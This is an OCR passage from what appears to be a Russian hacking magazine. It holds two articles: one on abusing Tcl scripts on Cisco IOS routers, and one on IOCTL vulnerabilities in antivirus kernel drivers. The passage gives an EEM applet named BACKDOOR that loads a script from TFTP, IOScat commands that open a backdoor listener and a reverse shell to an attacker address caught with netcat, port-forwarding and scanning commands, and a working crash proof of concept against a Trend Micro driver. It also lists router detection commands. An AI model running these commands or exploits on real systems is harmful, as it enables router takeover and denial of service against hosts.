
Далее я бы хотел рассказать о некоторых ограничениях, которые необходимо помнить при работе с Tcl на устройствах под управлением IOS. В первых версиях IOS, включающих поддержку Tcl, скрипт продолжал свою работу даже при прерывании EXEC-сессии. В новых версиях последовало исправление, которое завершает работу скрипта при обрыве линии или по команде clear line. Этот «патч-фикс» производителя можно обойти несколькими способами:

1. На линиях, (console 0 или vty 0 4), с которых запускается скрипт, применить команду exec-timeout 0 0, в противном случае по завершении сессии скрипт завершит свою работу.

```
Router>en
Router#conf t
Enter configuration commands, one per line.  End with
CNTL/Z.
Router(config)#line vty 0 4
Router(config-line)#exec-timeout 0 0
```

2. Производить запуск скрипта с использованием апплетов EEM (Embedded Event Manager) по триггеру, которым может быть любое действие, в том числе периодический запуск по таймеру. На при-





мере ниже показана конфигурация, которая загружает скрипт с TFTP после запуска маршрутизатора по истечении 20 секунд.

```
Router(config)# event manager applet BACKDOOR
Router(config-applet)# event timer countdown name
Delay time 20
Router(config-applet)# action 1.0 cli command "enable"
Router(config-applet)# action 1.1 cli command "tclsh
tftp://192.168.1.4/script.tcl"
Router(config-applet)# action 1.2 syslog msg "Backdoor
is executed"
```

3. Конвертировать TCL-скрипт в формат политик EEM (Embedded Event Manager) и запускать их по триггеру, которым может быть любое действие, в том числе периодический запуск по таймеру.

Готовые утилиты

Иногда можно использовать готовые скрипты, такие как IOScat и IOSmap, входящие в IOScat, позволяющие осуществлять проброс портов, прием и передачу файлов путем манипуляций с сокетами. Используя встроенный язык TCL, можно использовать маршрутизатор аналогично ПК с установленным приложением Netcat, предварительно загрузив скрипт TCL в flash-маршрутизатор или через TFTP-сервер напрямую в RAM. Методика загрузки и установки TCL на маршрутизатор описана выше. Примеры реализации смотри ниже по тексту.
Организация бэкдора на маршрутизаторе (2002 порт):

```
Router# tclsh tftp://192.168.1.4/ioscat.tcl -ip2002 -oe
```

Организация реверсного шелла на адрес атакующего (порт 12345):

```
Router# tclsh tftp://192.168.1.4/ioscat.tcl -ie
-oa192.168.1.4 -op12345
```

```
(на твоей машине приемником шелла выступает обычный
netcat: nc -l -p 12345)
```

Проброс удаленного порта на локальный порт маршрутизатора (2002):

```
Router# tclsh tftp://192.168.1.4/ioscat.tcl -ip2002
-oa192.168.2.1 -op80
```


У данного скрипта есть много других примеров, например копирование файлов с использованием сокетов, имитация телнет-сессии на удаленном хосте и много других функций, которые можно посмотреть на сайте разработчика.
Скрипт с названием IOSmap — не что иное, как попытка создать аналог сканера nmap, конечно, в урезанном функционале, но в данном случае достаточно эксклюзивным для работы в среде IOS. Функционал этого TCL-скрипта позволяет производить сканирование диапазонов IP-адресов на открытые TCP/UDP-порты, в том числе с использованием метода инвентаризации хостов посредством протокола ICMP. Рассмотрим примеры использования:

```
Router>en
Router#tclsh tftp://192.168.1.4/iosmap.tcl
192.168.1.1-5 -p20-24,80,443
Loading iosmap.tcl from 192.168.1.4 (via
FastEthernet0/0): !
[OK - 15912 bytes]

Loading services.list from 192.168.1.4 (via
FastEthernet0/0): !
[OK - 42121 bytes]

Starting IOSmap 0.9 ( http://www.defaultroute.ca ) at
```

ПРОБРАСЫВАЕМ ШЕЛЛ



Описание средства MaxPatrol

```
2002-03-01 02:59 UTC

Free Memory on Platform = 29038388  / Memory required
for this scan = 2622514

Host 192.168.1.1 is unavailable

Host 192.168.1.2 is unavailable

Host 192.168.1.3 is unavailable

Interesting ports on host 192.168.1.4
PORT     STATE     SERVICE
20/tcp   closed    ftp-data
21/tcp   closed    ftp
22/tcp   closed    ssh
23/tcp   closed    telnet
24/tcp   closed    priv-mail
80/tcp   open      http
443/tcp   closed    https

Host 192.168.1.5 is unavailable

Router#
```

Изменение вариантов сканирования скрипта возможно путем добавления аргументов:

```
-sP - только по ответу хоста;
-sT - TCP-портов методом TCP connect;
-sU - UDP-портов через функционал IP SLA.
```

Учитывая богатые возможности TCL, можно разработать множество подобных интересных приложений для реализации их в сетевой среде на оборудовании Cisco Systems.

Методы обнаружения

Имея возможность запускать скрипты, также интересно иметь возможность отследить их исполнение. Сделать это можно, подсмотрев процессы и состояние портов на маршрутизаторе, используя следующие команды маршрутизатора:

```
Router# show processes cpu | i Tcl
 212        2284     17762        128  3.68%  2.88%
0.67% 162 Tcl Serv - tty16

Router# show tcp brief all
TCB         Local Address      Foreign Address      (state)
659CDABC   192.168.1.10.23   192.168.1.4.5163     ESTAB
654485B4   *.2002             *.*                  LISTEN
65CA2D04   *.80               *.*                  LISTEN
```

Начиная с версии IOS 12.4(4)T появилась возможность использования CPP (Control Plane Policy):

```
Router# show control-plane host open-ports
Active internet connections (servers and established)

Prot|Local Address|Foreign Address|Service|State


tcp|*:23|*:0|Telnet|LISTEN
tcp|*:23|192.168.1.4:1379|Telnet|ESTABLIS
tcp|*:80|*:0|HTTP CORE|LISTEN
tcp|*:1234|*:0|Tcl Serv - tty163|LISTEN
```

Также можно использовать и автоматизированные средства, такие как система контроля защищенности и соответствия стандартам MaxPatrol (доступен для скачивания на ptsecurity.ru).

Послесловие

Таким образом, все поняли, что любую, даже самую защищенную Cisco можно захватить умело написанным и запущенным TCL-сценарием. В итоге злоумышленник получает шелл со всеми вытекающими отсюда последствиями. А защититься от этого можно только грамотной настройкой маршрутизатора, периодическим обновлением IOS и ежедневным мониторингом логов подключений. В общем, не ленитесь и ухаживайте за своей Cisco :).]

Никита Тараканов CISS Research Team? Александр Бажанюк



Уязвимости в драйверах проактивных защит

Многим известно, что большое количество программ используют драйверы режима ядра в Windows как «окно» для доступа в более привилегированный режим — Ring 0. В первую очередь это касается защитного ПО, к которому можно отнести антивирусы, межсетевые экраны, HIPS'ы (Host Intrusion Prevention System) и программы класса internet security.

ОЧЕВИДНО, ЧТО КРОМЕ ОСНОВНЫХ ФУНКЦИЙ ПОДОБНЫЕ ДРАЙВЕРЫ БУДУТ ОСНАЩЕНЫ ТАКЖЕ МЕХАНИЗМАМИ ВЗАИМОДЕЙСТВИЯ, ПРЕДНАЗНАЧЕННЫМИ ДЛЯ ОБМЕНА ДАННЫМИ МЕЖДУ ДРАЙВЕРОМ И ДРУГИМИ ПРОГРАММНЫМИ КОМПОНЕНТАМИ, РАБОТАЮЩИМИ В ПОЛЬЗОВАТЕЛЬСКОМ РЕЖИМЕ. ТОТ ФАКТ, ЧТО КОД, работающий на высоком уровне привилегий, получает данные от кода, работающего на уровне привилегий более низком, заставляет разработчиков уделять повышенное внимание вопросам безопасности при проектировании и разработке упомянутых выше механизмов взаимодействия. Однако как с этим обстоят дела на практике?

Сага про ioctl

Сейчас мы максимально широко рассмотрим тему уязвимостей в драйверах защитного ПО, их эксплуатации и поиска. И начнем с диспетчера ввода-вывода.

Существует достаточно много как документированных, так и не очень системных механизмов, которые могут быть использованы для организации взаимодействия кода пользовательского режима с драйверами режима ядра. Самыми функциональными и наиболее часто используемыми являются те, которые предоставляются диспетчером ввода-вывода (I/O manager). В конце концов, именно они и создавались разработчиками операционной системы для

Девайсы **trend micro**

подобных задач. Давай рассмотрим, как обычно организуется работа с диспетчером ввода-вывода со стороны драйвера и приложения. После загрузки драйвер создает именованный объект ядра «устройство», используя функцию IoCreateDevice. Для обработки обращений к созданным устройствам драйвер ассоциирует со своим объектом набор функций-обработчиков. Эти функции вызываются диспетчером ввода-вывода при выполнении определенных операций с устройством (открытие, закрытие, чтение, запись и т.д.), а также в случае некоторых системных событий (например, завершения работы системы или монтирования раздела жесткого диска). Структура, описывающая объект «драйвер», называется DRIVER_OBJECT, а эти функции — IRP (I/O Request Packet) обработчиками. Их адреса драйвер помещает в поле DRIVER_OBJECT::MajorFunction, которое, по своей сути, является массивом указателей, имеющим фиксированный размер IRP_MJ_MAXIMUM_FUNCTION + 1.
Константа IRP_MJ_MAXIMUM_FUNCTION определена в заголовочных файлах Driver Development Kit (DDK) как 27. Как видишь, типов событий, связанных с устройством, довольно много. IRP-обработчики имеют следующий прототип:

```
typedef
NTSTATUS
  (*PDRIVER_DISPATCH) (
  IN struct _DEVICE_OBJECT *DeviceObject,
  IN struct _IRP *Irp
  );
```

Параметр DeviceObject указывает на конкретное устройство (у одного драйвера их может быть много), а Irp — на структуру, содержащую различную информацию о запросе к устройству, такую как контрольный код, буферы для входящих и исходящих данных, статус завершения обработки запроса и многое другое.
Так как устройство, создаваемое драйвером, является именованным объектом, оно видно в пространстве имен диспетчера объектов. Это позволяет открывать его по имени, используя функцию CreateFile/OpenFile (или ее native-аналог — NtCreateFile/NtOpenFile). Именно это, как правило, в первую очередь и делает код пользовательского режима, которому необходимо передать драйверу, владеющему устройством, какой-либо запрос. Во время открытия устройства, в контексте процесса, осуществляющего эту операцию, вызывается обработчик драйвера IRP_MJ_CREATE.
Подобные уведомления позволяют драйверу управлять открытием своих устройств — он может запретить или разрешить это по своему усмотрению. Если открытие устройства со стороны драйвера было разрешено, система создает ассоциированный с устройством объект ядра типа «файл», дескриптор которого возвращается

Да будет **BSOD**

функцией CreateFile. Когда устройство открыто, приложение может вызывать функции ReadFile, WriteFile и DeviceIoControlFile для взаимодействия с драйвером.
Наибольший интерес для нас представляет последняя функция. Ниже представлена схема, поясняющая способ обработки запроса после вызова данной функции:


```
BOOL
WINAPI
DeviceIoControl(
     HANDLE hDevice,
     DWORD dwIoControlCode,
     LPVOID lpInBuffer,
     DWORD nInBufferSize,
     LPVOID lpOutBuffer,
     DWORD nOutBufferSize,
     LPDWORD lpBytesReturned,
     LPOVERLAPPED lpOverlapped
);
```

В качестве параметра hDevice она получает дескриптор устройства, в lpInBuffer и nInBufferSize передается указатель на буфер с входящими данными и его размер, а в lpOutBuffer и nOutBufferSize — указатель и размер буфера для данных, которые будут возвращены драйвером.
Отдельно стоит рассказать о параметре dwIoControlCode. Он представляет собой двойное слово и служит для указания драйверу кода операции, которую мы хотим осуществить. Поддерживаемые драйвером значения кода запроса ввода-вывода определяются на этапе написания конкретного драйвера (то есть жестко «зашиты» в его код) и выбираются разработчиком не по произвольному принципу. Вот какую информацию извлекает диспетчер ввода-вывода из этого двойного слова:

- **DEVICE TYPE** — идентификатор устройства (биты 16-31); диапазон 0-7FFFh зарезервирован Microsoft, а значение из диапазона 8000h-0FFFFh может быть любым, по усмотрению разработчика драйвера. Это значение также передается функции IoCreateDevice в качестве параметра DeviceType при создании устройства.
- **ACCESS —** набор флагов, определяющих права доступа к устройству.
- **FILE_ANY_ACCESS —** максимальные права доступа.
- **FILE_READ_ACCESS —** права на чтение данных из устройства.
- **FILE_WRITE_ACCESS —** права на передачу данных к устройству.
- **FUNCTION —** определяет операцию, выполнение которой требуется от драйвера.
- **METHOD —** определяет метод ввода-вывода.
- **METHOD_BUFFERED —** буферизированный ввод-вывод.

Диспетчер выделяет в не подкачиваемом пуле буфер, размер которого равен наибольшему размеру, указанному в параметрах nInBufferSize и nOutBufferSize функции DeviceIoControl. В этот





Перехваченные системные сервисы

```
A problem has been detected and windows has been shut down to prevent damage
to your computer.

PAGE_FAULT_IN_NONPAGED_AREA

If this is the first time you've seen this Stop error screen,
restart your computer. If this screen appears again, follow
these steps:

Check to make sure any new hardware or software is properly installed.
If this is a new installation, ask your hardware or software manufacturer
for any Windows updates you might need.

If problems continue, disable or remove any newly installed hardware
or software. Disable BIOS memory options such as caching or shadowing.
If you need to use Safe Mode to remove or disable components, restart
your computer, press F8 to select Advanced Startup Options, and then
select Safe Mode.

Technical information:

*** STOP: 0x00000050 (0x90909090,0x00000000,0x80536C53,0x00000000)

Beginning dump of physical memory
Dumping physical memory to disk: 67
```

И снова BSOD

буфер копируются данные из пользовательского входного буфера (параметр lpInBuffer). Адрес этого буфера передается обработчику IRP_MJ_DEVICE_CONTROL в поле AssociatedIrp.SystemBuffer структуры IRP, а его размер — в поле Parameters.DeviceIoControl.InputBufferLength структуры IO_STACK_LOCATION. После того, как обработчик драйвера был вызван, диспетчер ввода-вывода копирует возвращаемые драйвером в этом же системном буфере данные в пользовательский буфер. Размер копируемых данных IRP-обработчик должен указать сам, в параметре IoStatus.Information структуры IRP.

- **METHOD_IN_DIRECT и METHOD_OUT_DIRECT —** ситуация с входным буфером аналогична буферизированному вводу-выводу. Выходной пользовательский буфер обрабатывается несколько иначе — описывающий его MDL помещается в поле MdlAddress структуры IRP. Входной буфер, несмотря на его название, может служить как источником, так и приемником данных.
- **METHOD_NEITHER —** операции по обработке как входных, так и выходных буферов целиком и полностью ложатся на плечи разработчика. В поле DeviceIoControl.Type3InputBuffer структуры IO_STACK_LOCATION содержится указатель на пользовательский входной буфер, а в поле UserBuffer структуры IRP — указатель на пользовательский выходной буфер.

Проверка указателей

Для валидации user-mode указателей используются документированные в DDK функции ProbeForRead/ProbeForWrite. Если ты используешь метод ввода-вывода METHOD_NEITHER, то в качестве дополнительной меры обязательно нужно подвергать аналогичной проверке указатель на входные и выходные пользовательские данные IRP-запроса (поля DeviceIoControl.Type3InputBuffer и UserBuffer).

Причем для выходного буфера следует использовать функцию ProbeForWrite, так как он может находиться на странице памяти пользовательского режима, не имеющей разрешение на запись, что, в свою очередь, вызовет BSoD при попытке записать туда что-либо из драйвера. Важно отметить, что при вызове этих функций с параметром длины, равным нулю, никаких проверок выполняться не будет. Этот нюанс используется при эксплуатации уязвимостей. Также не стоит забывать, что эти функции можно использовать только на PASSIVE- APC IRQ Level. На уровнях DPC и выше их использование может привести к появлению синего экрана, так как на этих уровнях обращения к выгружаемой памяти режима ядра не отлавливаются структурными обработчиками исключений.

Типичные уязвимости

Кроме специфичных для этой атаки уязвимостей, связанных с валидацией указателей, также часто встречаются типичные уязвимости, такие как переполнение стека, целочисленное переполнение и т.д. Рассмотрим драйвер одного антивирусного продукта.

Смотрим информацию об устройстве tmtdi:

```
kd> !devobj tmtdi
Device object (812cc9f0) is for:
 tmtdi*** ERROR: Module load completed but symbols
could not be loaded for tmtdi.sys
 \Driver\tmtdi DriverObject 816693b8
Current Irp 00000000 RefCount 1 Type 00000022 Flags
00000040
Dacl e12cbbb4 DevExt 812ccaa8 DevObjExt 812ccab0
ExtensionFlags (0000000000)
Device queue is not busy.
kd> !drvobj 816693b8 2
Driver object (816693b8) is for:
 \Driver\tmtdi
DriverEntry: f0f0c505 tmtdi
DriverStartIo: 00000000
DriverUnload: 00000000
AddDevice: 00000000

Dispatch routines:
...
[0e] IRP_MJ_DEVICE_CONTROL  f0f07b38  tmtdi+0xdb38
<------ адрес обработчика IoCtl вызовов
```


Как видно из листинга, устройство tmtdi обрабатывается драйвером tmtdi.sys. Бегло проанализировав код, мы обнаружили ошибку, ведущую к разрушению пула ядра (Kernel Pool Memory Corruption, листинг ищи на DVD):

А теперь нехитрый код для воспроизведения BSoD:


```
hDevice = CreateFileA(
      "\\\\.\\tmtdi",
      GENERIC_READ|GENERIC_WRITE,
      0,
      0,
      OPEN_EXISTING,
      0,
      NULL);

inbuff = (char *)malloc(0x4000);

if(!inbuff)
{
```



Привет с презентации рускрипто



I/O Manager собственной персоной

```
      printf("malloc failed!\n");
      return 0;
}

memset(inbuff, 'A',0x4000-1);

ioctl = 0x220044;
DeviceIoControl(hDevice, ioctl,
      (LPVOID)inbuff, 0x10,
      (LPVOID)inbuff, 0x10, &cb,NULL);
```

Syscall

Разработчики драйверов антивирусных компаний реализуют перехват различных системных сервисов. Перехваты системных сервисов реализуют различный функционал — от самозащиты до блокирования атак на повышение привилегий (загрузка драйвера через NtLoadDriver). Разумеется, в этом случае также нужно предпринимать все необходимые меры для проверки получаемых параметров. Однако особенность именно системных сервисов заключается в том, что они могут быть вызваны как из пользовательского режима (Zw* и Nt* функции ntdll.dll), так и из режима ядра (Zw* функции ntoskrnl.exe). В последнем случае параметры сервиса могут содержать указатели на память режима ядра, и это нужно как-то учитывать во время их проверки. К счастью, для определения того, из какого режима был осуществлен вызов системного сервиса, разработчики ядра предоставили в наше полное распоряжение функцию GetPreviousMode. Она возвращает значение поля PreviousMode структуры KTHREAD, описывающей текущий поток, а само значение устанавливается диспетчером системных вызовов. Большинство реализаций перехвата различных системных сервисов антивирусного рынка подвержены атаке Race Condition (RC) (более четкий подвид TOCTTOU). По словам компании Matousec, в рамках ее исследования был реализован анализ продуктов всех антивирусных компаний на наличие RC, однако они не обнародовали PoC/Exploit.

Рассмотрим по шагам, как же можно проанализировать и реализовать атаку на антивирусные продукты через перехват SSDT-функции, используя RC.

1. Нужно определить список перехватываемых функций; для этого запускаем любимый антируткит (RkUnhooker, GMER — выбор авторов) и смотрим перехваты в SSDT:

```
ntkrnlpa.exe-->NtCreateKey, Type: Address
change 0x8061A286-->F8D380E6 [Unknown
module filename]
